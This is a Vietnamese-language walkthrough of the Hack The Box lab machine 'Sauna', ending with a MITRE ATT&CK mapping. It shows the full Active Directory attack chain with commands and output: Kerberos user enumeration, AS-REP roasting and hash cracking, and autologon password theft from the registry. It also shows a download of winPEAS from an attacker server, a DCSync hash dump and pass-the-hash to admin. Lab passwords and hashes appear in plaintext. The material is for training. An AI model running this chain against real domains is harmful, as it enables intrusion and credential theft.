

Tên: Quách vĩnh thanh (aka Sheng)

Sauna

Mục lục

1. Technicals Details.....	1
1.1. Reconnaissance.....	1
Nmap scan	1
Web page	2
SMB.....	3
LDAP.....	4
DNS	4
Kuberos.....	4
2.1. Initial Access	6
AS-REP Roasting	6
Crack password hash	6
Windows Remote Management.....	7
2.2. Privilege Escalation	7
Enumeration (→svc_loanmanager)	7
Blood hound (→Root)	8
2. Summary - Mapping MITRE ATT&CK.....	10
Tactics: Reconnaissance	10
Tactics: Credentials Access	10
Tactics: Discovery	10
Tactics: Lateral Movement.....	11

1. Technicals Details

1.1. Reconnaissance

Nmap scan

```

(kali@kali)-[~]
└─$ nmap -p- --min-rate 10000 10.129.95.180
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-02 01:52 EST
Nmap scan report for 10.129.95.180
Host is up (0.18s latency).
Not shown: 65519 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http
88/tcp    open  kerberos-sec
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
389/tcp   open  ldap
445/tcp   open  microsoft-ds
636/tcp   open  ldaps
5985/tcp  open  wsman
9389/tcp  open  adws
49667/tcp open  unknown
49675/tcp open  unknown
49676/tcp open  unknown
49678/tcp open  unknown
49699/tcp open  unknown
49719/tcp open  unknown

(kali@kali)-[~]
└─$ nmap -p 53,88,135,389,445,5985 -sC -sV --script=vuln 10.129.95.180
Starting Nmap 7.94 ( https://nmap.org ) at 2023-12-02 03:05 EST
Pre-scan script results:
|_ broadcast-avahi-dos:
|_   Discovered hosts:
|_     224.0.0.251
|_   After NULL UDP avahi packet DoS (CVE-2011-1002).
|_ Hosts are all up (not vulnerable).
Nmap scan report for 10.129.95.180
Host is up (0.34s latency).

PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Simple DNS Plus
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2023-12-02 16:06:14Z)
135/tcp   open  msrpc       Microsoft Windows RPC
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: EGOTISTICAL-BANK.LOCAL0.te: Default-First-Site-Name)
445/tcp   open  microsoft-ds?
5985/tcp  open  http        Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-stored-xss: Couldn't find any stored XSS vulnerabilities.
|_ http-dombased-xss: Couldn't find any DOM based XSS.
|_ http-csrf: Couldn't find any CSRF vulnerabilities.
|_ http-server-header: Microsoft-HTTPAPI/2.0
Service Info: Host: SAUNA; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_ samba-vuln-cve-2012-1182: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR
|_ smb-vuln-ms10-054: false
|_ smb-vuln-ms10-061: Could not negotiate a connection:SMB: Failed to receive bytes: ERROR

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1119.80 seconds

```

Phân tích kết quả của nmap, ta có các thông tin đáng chú ý sau:

- Có các services:
 - DNS port 53
 - Kerberos port 88
 - Ldap port 389: Domain EGOTISTICAL-BANK.LOCAL0
 - Dịch vụ Web port 80: chạy backend windows IIS httpd 10.0
 - SMB port 445: message signing enabled
 - Windows Remote Management port 5985

Web page

Danh sách các directory scan được từ dirsearch:


```
(kali@kali)-[~]
$ dirsearch -u http://10.129.95.180/

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/kali/.dirsearch/reports/10.129.95.180/~_23-12-02_01-27-11.txt
Error Log: /home/kali/.dirsearch/logs/errors-23-12-02_01-27-11.log
Target: http://10.129.95.180/

[01:27:12] Starting:
[01:27:14] 403 - 312B - /%2e%2e//google.com
[01:27:51] 403 - 312B - /\..\..\..\..\..\..\..\..\..\etc\passwd
[01:27:54] 200 - 30KB - /about.html
[01:28:39] 200 - 15KB - /contact.html
[01:28:42] 301 - 148B - /css -> http://10.129.95.180/css/
[01:28:59] 301 - 150B - /fonts -> http://10.129.95.180/fonts/
[01:29:08] 403 - 1KB - /images/
[01:29:08] 301 - 151B - /images -> http://10.129.95.180/images/
[01:29:12] 200 - 32KB - /index.html
```

/about.html



Ta biết được các nhân viên sau:

Fergus Smith

Shaun Coins

Sophie Driver

Hugo Bear

Bowie Taylor

Steven Kerb

/contact.html



© 2019 Repay. All Rights Reserved | Design by W3layouts

Tìm được thông tin user: W3layouts

SMB

Sử dụng smbclient để kiểm tra, với null sessions ta hoàn toàn có thể login nhưng không có bất kì quyền gì để listing shares.

```
kali@kali: ~  
File Actions Edit View Help  
(kali@kali)-[~]  
$ smbclient -L //10.129.95.180/ -N  
Anonymous login successful  
Sharename      Type      Comment  
Reconnecting with SMB1 for workgroup listing.  
do_connect: Connection to 10.129.95.180 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)  
Unable to connect with SMB1 -- no workgroup available
```

Khi tìm được credentials quay lại sau.

LDAP

Kiểm tra đăng nhập được với anonymous login không bằng rpcclient:

```
(kali@kali)-[~]  
$ rpcclient -U "" -N -c enumdomusers 10.129.95.180  
result was NT_STATUS_ACCESS_DENIED
```

Không đăng nhập được.

```
(kali@kali)-[~]  
$ ldapsearch -x -H ldap://10.129.95.180 -s base namingcontexts  
# extended LDIF  
#  
# LDAPv3  
# base <> (default) with scope baseObject  
# filter: (objectclass=*)  
# requesting: namingcontexts  
#  
#  
dn:  
namingcontexts: DC=EGOTISTICAL-BANK,DC=LOCAL  
namingcontexts: CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
namingcontexts: CN=Schema,CN=Configuration,DC=EGOTISTICAL-BANK,DC=LOCAL  
namingcontexts: DC=DomainDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL  
namingcontexts: DC=ForestDnsZones,DC=EGOTISTICAL-BANK,DC=LOCAL  
# search result  
search: 2  
result: 0 Success  
# numResponses: 2  
# numEntries: 1
```

Chạy lệnh để xem thông tin về domain:

```
ldapsearch -x -H ldap://10.129.95.180 -b 'DC=EGOTISTICAL-BANK,DC=LOCAL'
```

Không chứa thông tin gì đặc biệt.

DNS

```
(kali@kali)-[~]  
$ dig +noall +answer @10.129.95.180 axfr sauna.htb  
; Transfer failed.  
  
(kali@kali)-[~]  
$ dig axfr @10.129.95.180 egotistical-bank.local  
;<>> DiG 9.19.17-1-Debian <>> axfr @10.129.95.180 egotistical-bank.local  
; (1 server found)  
;; global options: +cmd  
; Transfer failed.
```

Không thu thập được thông tin gì đặc biệt.

Kuberos

<https://github.com/ropnop/kerbrute>

Dùng tool này để brute force account. Chạy lệnh sau:

```
./kerbrute userenum -d EGOTISTICAL-BANK.LOCAL  
/usr/share/seclists/Usernames/xato-net-10-million-usernames.txt --dc 10.129.95.180
```


[Fsmith@EGOTISTICAL-BANK.LOCAL](#)

W3layouts

2.1. Initial Access

AS-REP Roasting

Điều kiện để xảy ra việc này là users không bật tính pre-authentication khi sử dụng kerberoast.

Để xác định user có bật hay không, nếu không ta có thể lấy được TGT của user thông qua GetNPUsers.py từ đó thực hiện crack để lấy được password.

Sử dụng GetNPUsers của impacket: <https://github.com/fortra/impacket>

Chạy lệnh sau để dump hash của các user:

```
python GetNPUsers.py -dc-ip 10.129.95.180 'EGOTISTICAL-BANK.LOCAL/' -usersfile users -no-pass
```

Kết quả

```
(kali@kali)~[~/Desktop/impacket/examples]
$ python GetNPUsers.py -dc-ip 10.129.95.180 'EGOTISTICAL-BANK.LOCAL/' -usersfile users -no-pass
Impacket v0.11.0 - Copyright 2023 Fortra

[-] User administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hsmith doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:95d552604404645efe51d287b869012f$e804c2355cfedaf8a04665c4099b157cbda900abea7bb4599ccc7e0e1edc0ccf8f0d640020c17eb85f01dd1845f83d78021c9b544b1d04521cabbe77fcd864864fec19548fb6127e43abb6f7f6c244d9f70e3541be718d030b8757b30f54ae4f388663ab2d5471f3ddab03993629c81238d987a0f866e7ee172216962097693e70d1810240db22f8b6837a1f917d0c6d3e54929f027190d889b4c97bfff07123d9d6d6763b3af6c5b3f8d059d32139bebb191a23ac0d026815c7c351db5ad64825764162c4cd54fee63ae1d672ab59655765b7140baa3e4f422d7793b9d19cad52524f9abf9ea9e20dab834064dc5ea4ad207fcd5230316fd50c056316a3
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:6b0daac7c80520428e4c7142525542995b83c1916b9285f91d5dd1470fa6d4e73e92b9abf286c00fc01081e439394634882b1c878067a9b3ace249fed8ae63a853f5e7ef0718b043e1a30e09873809507b96da6158b6b007f9911d4c5df9900206cfadcca38e7d3976ff3c1e91a00126a1362ad1d73834d28657921e2f9fcfdcc397da97830de982f2052ce06286552bde815ee60a0e52807408b5b901f349c39148213425b0b0e764ea8c9a84f9c57c7c38011ee6d069741cfe2c360af4dbc2b32452c5bddd0c1f1b7f53886562390112da54459c0e8c72bdc52351046ab0b1f4e6fe293afc6aa5898c3ebfc37fec4338172b535d4dceaa7cd283c8ea3a49913b30696c3cc403498eb0057c0
[-] User sauna doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User administrator@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User hsmith@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
[-] User Administrator@EGOTISTICAL-BANK.LOCAL doesn't have UF_DONT_REQUIRE_PREAUTH set
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:52d3451a574557ad7d7fc761092a1a995f8c4c4cd970b92d0e77ec4a0b21e3dbd8776b1aeb6dfe8a8e0edd1c58f34bcdab7f9d8d13574960ac7bf3e597dc752710574f08116d7ed210f63c400c324f5a4c000215a94cd66e59910adb6b62526af62fa1dad30fd0d30f6f02a8f54c3c6ba3c002fa55e9c7c0258434a5b3d40c333ef55283619f87b9c30435d080e721e246f02668c827b54ce96a598c43b5cbb2a2a5dda3813841fec8302096d98e8662b352b4599a954c0eb11757bda307129d991ca2f7e22af7780be37248fba65b13b89502802c7ebabf779326f7255f261f4ab881c65e2b10d2975964a3c179ca8a869016c4b8fc9da716837e431765c464e9e2d63ce39a241a024c17a5ba934
$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:ed0ad76cd3b96cd63122f8203d77152f5c57f590bc65e5096265becceed688277371f27dbd07a8e2444f15fa67da986c6468956a27c2489e6d05d208c268306e26224e24158b9c06872d0eb81007e21ae76f21b330f1fab4736ba11a2da663dc675c365a481a3d3c3e1f2d2c7f594d52c0e78a9e1a1a0ec93fb4e9d8ad2ffcc934e18cac996f03f96fa3e3d93044317f72c7c2086b4b2b34f4a10d26d0794f13659f3be4cb5b74b7fd84089f641346fdcac18de6883a2e8d3cfc48b48b1150d397ced751a3d9726cad16642892ef8f3c0f182c35ab4eaddc9d0b397fd6a9c5d62790e1029b0a332651fd5a8af52d96982fd55d78a122feaac61007e20d54335b102115e435b74e6c15cd55dddc
[-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

Thu được hash của fsmith.

Crack password hash

Có thể sử dụng john hoặc hashcat để crack TGT với wordlist rockyou.txt.

Lưu nội dung file hash vào test.

Sử dụng hashcat để crack:

```
hashcat -m 18200 test ../rockyou.txt -force
```

```
kali@kali: ~/Desktop/flightHTB
File Actions Edit View Help

* Append -S to the commandline.
This has a drastic speed impact but can be better for specific attacks.
Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
https://hashcat.net/faq/morework

$krb5asrep$23$fsmith@EGOTISTICAL-BANK.LOCAL:52d3451a574557ad7d7fc761092a1a995f8c4c4cd970b92d0e77ec4a0b21e3dbd8776b1aeb6dfe8a8e0edd1c58f34bcdab7f9d8d13574960ac7bf3e597dc752710574f08116d7ed210f63c400c324f5a4c000215a94cd66e59910adb6b62526af62fa1dad30fd0d30f6f02a8f54c3c6ba3c002fa55e9c7c0258434a5b3d40c333ef55283619f87b9c30435d080e721e246f02668c827b54ce96a598c43b5cbb2a2a5dda3813841fec8302096d98e8662b352b4599a954c0eb11757bda307129d991ca2f7e22af7780be37248fba65b13b89502802c7ebabf779326f7255f261f4ab881c65e2b10d2975964a3c179ca8a869016c4b8fc9da716837e431765c464e9e2d63ce39a241a024c17a5ba934:Th3str0k3s23
```

Ta thu được credentials:

Username: fsmith

Password: Thestrokes23

Windows Remote Management

Sử dụng công cụ evil-winrm cùng với credentials vừa thu được ta kết nối thành công đến mục tiêu

Chạy lệnh sau:

```
evil-winrm -i 10.129.95.180 -u fsmith -p Thestrokes23
```

```
(kali@kali)-[~/Downloads]
$ evil-winrm -i 10.129.95.180 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is
unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path
-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents>
```

2.2. Privilege Escalation

Enumeration (→svc_loanmanager)

Thu thập thông tin bằng winPEA: <https://github.com/carlospolop/PEASS-ng/releases/tag/20231203-9cdcb38f>

Mở server tại máy attacker:

```
python -m http.server 80
```

Tại máy victim tải file về và chạy:

```
wget http://10.10.14.25/winPEASx86.exe -o sheng.exe
```

```
##### Display information about local users

Computer Name      : SAUNA
User Name          : Administrator
User Id            : 500
Is Enabled         : True
User Type          : Administrator
Comment            : Built-in account for administering the computer/domain
Last Logon         : 12/3/2023 3:02:32 AM
Logons Count       : 91
Password Last Set  : 7/26/2021 8:16:16 AM

-----

Computer Name      : SAUNA
User Name          : Guest
User Id            : 501
Is Enabled         : False
User Type          : Guest
Comment            : Built-in account for guest access to the computer/domain
Last Logon         : 1/1/1970 12:00:00 AM
Logons Count       : 0
Password Last Set  : 1/1/1970 12:00:00 AM

-----

Computer Name      : SAUNA
User Name          : krbtgt
User Id            : 502
Is Enabled         : False
User Type          : User
Comment            : Key Distribution Center Service Account
Last Logon         : 1/1/1970 12:00:00 AM
Logons Count       : 0
Password Last Set  : 1/22/2020 9:45:30 PM

-----

Computer Name      : SAUNA
User Name          : FSmith
User Id            : 1105
Is Enabled         : True
User Type          : User
Comment            :
Last Logon         : 12/3/2023 6:44:06 AM
Logons Count       : 18
Password Last Set  : 1/23/2020 8:45:19 AM

-----

Computer Name      : SAUNA
User Name          : svc_loanmgr
User Id            : 1108
Is Enabled         : True
User Type          : User
Comment            :
Last Logon         : 1/1/1970 12:00:00 AM
Logons Count       : 0
Password Last Set  : 1/24/2020 3:48:31 PM
```

Để xem thông tin những credentials tự động đăng nhập chạy lệnh sau:

reg.exe query "HKLM\software\microsoft\windows nt\currentversion\winlogon"

```
File Actions Edit View Help
(kali@kali)-[~]
└─$ evil-winrm -i 10.129.95.180 -u fsmith -p Thestrokes23

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\FSmith\Documents> reg.exe query "HKLM\software\microsoft\windows nt\currentversion\winlogon"

HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion\winlogon
AutoRestartShell REG_DWORD 0x1
Background REG_SZ 0 0 0
CachedLogonsCount REG_SZ 10
DebugServerCommand REG_SZ no
DefaultDomainName REG_SZ EGOTISTICALBANK
DefaultUserName REG_SZ EGOTISTICALBANK\svc_loanmanager
DisableBackButton REG_DWORD 0x1
EnableSIHostIntegration REG_DWORD 0x1
ForceUnlockLogon REG_DWORD 0x0
LegalNoticeCaption REG_SZ
LegalNoticeText REG_SZ
PasswordExpiryWarning REG_DWORD 0x5
PowerdownAfterShutdown REG_SZ 0
PreCreateKnownFolders REG_SZ {A520A1A4-1780-4FF6-BD18-167343C5AF16}
ReportBootOk REG_SZ 1
Shell REG_SZ explorer.exe
ShellCritical REG_DWORD 0x0
ShellInfrastructure REG_SZ sihost.exe
SiHostCritical REG_DWORD 0x0
SiHostReadyTimeOut REG_DWORD 0x0
SiHostRestartCountLimit REG_DWORD 0x0
SiHostRestartTimeGap REG_DWORD 0x0
Userinit REG_SZ C:\Windows\system32\userinit.exe,
VMApplet REG_SZ SystemPropertiesPerformance.exe /pagefile
WinStationsDisabled REG_SZ 0
scremoveoption REG_SZ 0
DisableCAD REG_DWORD 0x1
LastLogOffendTimePerfcounter REG_QWORD 0x8c9319f7
ShutdownFlags REG_DWORD 0x8000022b
DisableLockWorkstation REG_DWORD 0x0
DefaultPassword REG_SZ Moneymaketheworldgoround!

HKEY_LOCAL_MACHINE\software\microsoft\windows nt\currentversion\winlogon\AlternateShells
```

Ta thu được credential mới: **svc_loanmanager:Moneymaketheworldgoround!**

Khi kiểm tra bằng lệnh: net user

```
User accounts for \\

Administrator      FSmith              Guest
HSmith              krbtgt              svc_loanmgr
The command completed with one or more errors.
```

Không tồn tại user **svc_loanmanager** nên ta thay bằng **svc_loanmgr**

```
(kali@kali)-[~]
└─$ evil-winrm -i 10.129.95.180 -u svc_loanmgr -p 'Moneymaketheworldgoround!'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\svc_loanmgr\Documents>
```

Kết nối account **svc_loanmgr** thành công bằng **evil-winrm**.

Blood hound (→Root)

Dùng bloodhound để thu thập thông tin của user **svc_loanmgr**:

Tải tại đây: <https://bloodhound.readthedocs.io/en/latest/index.html>

Chạy lệnh:

neo4j console

sudo ./BloodHound --no-sandbox


Sẽ hiện lên page blood hound để tương tác và đăng nhập bằng account của mình.

Chạy lệnh để thu thập thông tin:


```
bloodhound-python -d EGOTISTICAL-BANK.LOCAL -c All -u svc_loanmgr -p 'Moneymakestheworldgoround!' -ns 10.129.95.180
```

Upload các thông tin vừa thu được

Rồi chọn options: shortest path from domain admin ta được graph sau:



Khi leo lên egotistical-bank.local thì ta sẽ có được quyền domain admin



Chạy DCSync theo hướng dẫn:

```
lsadump::dcsync /domain:testlab.local /user:Administrator
```

Cách này dùng không được.

Chạy cách khác:

```
impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.129.95.180
```

```
(kali㉿kali)-[~/Downloads/bloodhound_data]
$ impacket-secretsdump EGOTISTICAL-BANK.LOCAL/svc_loanmgr:'Moneymakestheworldgoround!'@10.129.95.180
Impacket v0.11.0 - Copyright 2023 Fortra

[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied
[*] Dumping Domain Credentials (domain\uuid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS,DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:4a8899428cad07676ff802229e466e2c:::
EGOTISTICAL-BANK.LOCAL\HSMith:1103:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\FSmith:1105:aad3b435b51404eeaad3b435b51404ee:58a52d36c84fb7f5f1beab9a201db1dd:::
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:1108:aad3b435b51404eeaad3b435b51404ee:9cb31797c39a9b170b04058ba2bba48c:::
SAUNA$:1000:aad3b435b51404eeaad3b435b51404ee:9a2bf444046e352385b7e5a9fec1f042:::
[*] Kerberos keys grabbed
Administrator:aes256-cts-hmac-sha1-96:42ee4a7abee32410f470fed37ae9660535ac56eeb73928ec783b015d623fc657
Administrator:aes128-cts-hmac-sha1-96:a9f3769c592a8a231c3c972c4050be4e
Administrator:des-cbc-md5:fb8f321c64cea87f
krbtgt:aes256-cts-hmac-sha1-96:83c18194bf8bd3949d4d0d94584b868b9d5f2a54d3d6f3012fe0921585519f24
krbtgt:aes128-cts-hmac-sha1-96:c824894df4c4c621394c079b42032fa9
krbtgt:des-cbc-md5:c170d5dc3edfc1d9
EGOTISTICAL-BANK.LOCAL\HSMith:aes256-cts-hmac-sha1-96:5875ff00ac5e82869de5143417dc51e2a7acefae665f50ed840a112f15963324
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:909929b037d273e6a8828c362faa59e9
EGOTISTICAL-BANK.LOCAL\HSMith:des-cbc-md5:1c73b99168d3f8c7
EGOTISTICAL-BANK.LOCAL\FSmith:aes256-cts-hmac-sha1-96:8bb69cf20ac8e4ddd4b8065d6d622ec805848922026586878422af67ebd61e2
EGOTISTICAL-BANK.LOCAL\FSmith:aes128-cts-hmac-sha1-96:6c6b07440ed43f8d15e671846d5b843b
EGOTISTICAL-BANK.LOCAL\FSmith:des-cbc-md5:b50e02ab0d85f76b
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes256-cts-hmac-sha1-96:6f7fd4e71acd990a534bf98df1cb8be43cb476b00a8b4495e2538cffe2faacba
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:aes128-cts-hmac-sha1-96:8ea32a31a1e22cb272870d79ca6d972c
EGOTISTICAL-BANK.LOCAL\svc_loanmgr:des-cbc-md5:2a896d16c28cf4a2
SAUNA$:aes256-cts-hmac-sha1-96:a23cfe918fe75fd8ae39fab9331f182818815dd55dc876caa974f863b924858f
SAUNA$:aes128-cts-hmac-sha1-96:9a4ad4cb6b1a10c25c2285d9bc4f77db
SAUNA$:des-cbc-md5:104c515b86739e08
[*] Cleaning up ...
```

Ta thu được hash của Administrator:

Administrator:500:aad3b435b51404eeaad3b435b51404ee:823452073d75b9d1cf70ebdf86c7f98e:::

Dùng evil-winrm đăng nhập với hash vừa thu được ta chiếm được quyền admin.

```
(kali㉿kali)-[~/Downloads/bloodhound_data]
$ evil-winrm -i 10.129.95.180 -u administrator -H 823452073d75b9d1cf70ebdf86c7f98e

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents>
```

2. Summary - Mapping MITRE ATT&CK

Tactics: Reconnaissance

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Active Scanning [T1595]	Kẻ tấn công đã thực hiện trình sát target để thu thập các thông tin sơ lược như IP, các port được mở và các service tương ứng.

Tactics: Credentials Access

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
OS Credential Dumping [T1003]	Dump thông tin hash của các user khác từ user đã chiếm được quyền. Dẫn đến nhưng user quyền cao cũng bị chiếm.

Tactics: Discovery

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Account Discovery[T1087]	Kẻ tấn công thu thập những thông tin credentials lưu trữ trên hệ thống từ winlogon

Tactics: Lateral Movement

Threat Actor Technique / Sub-Techniques	Threat Actor Procedure(s)
Exploitation of Remote Services [T1210]	Tận dụng dịch vụ điều khiển máy từ xa, kẻ tấn công thực hiện lateral movement từ những user đã chiếm được sang user khác.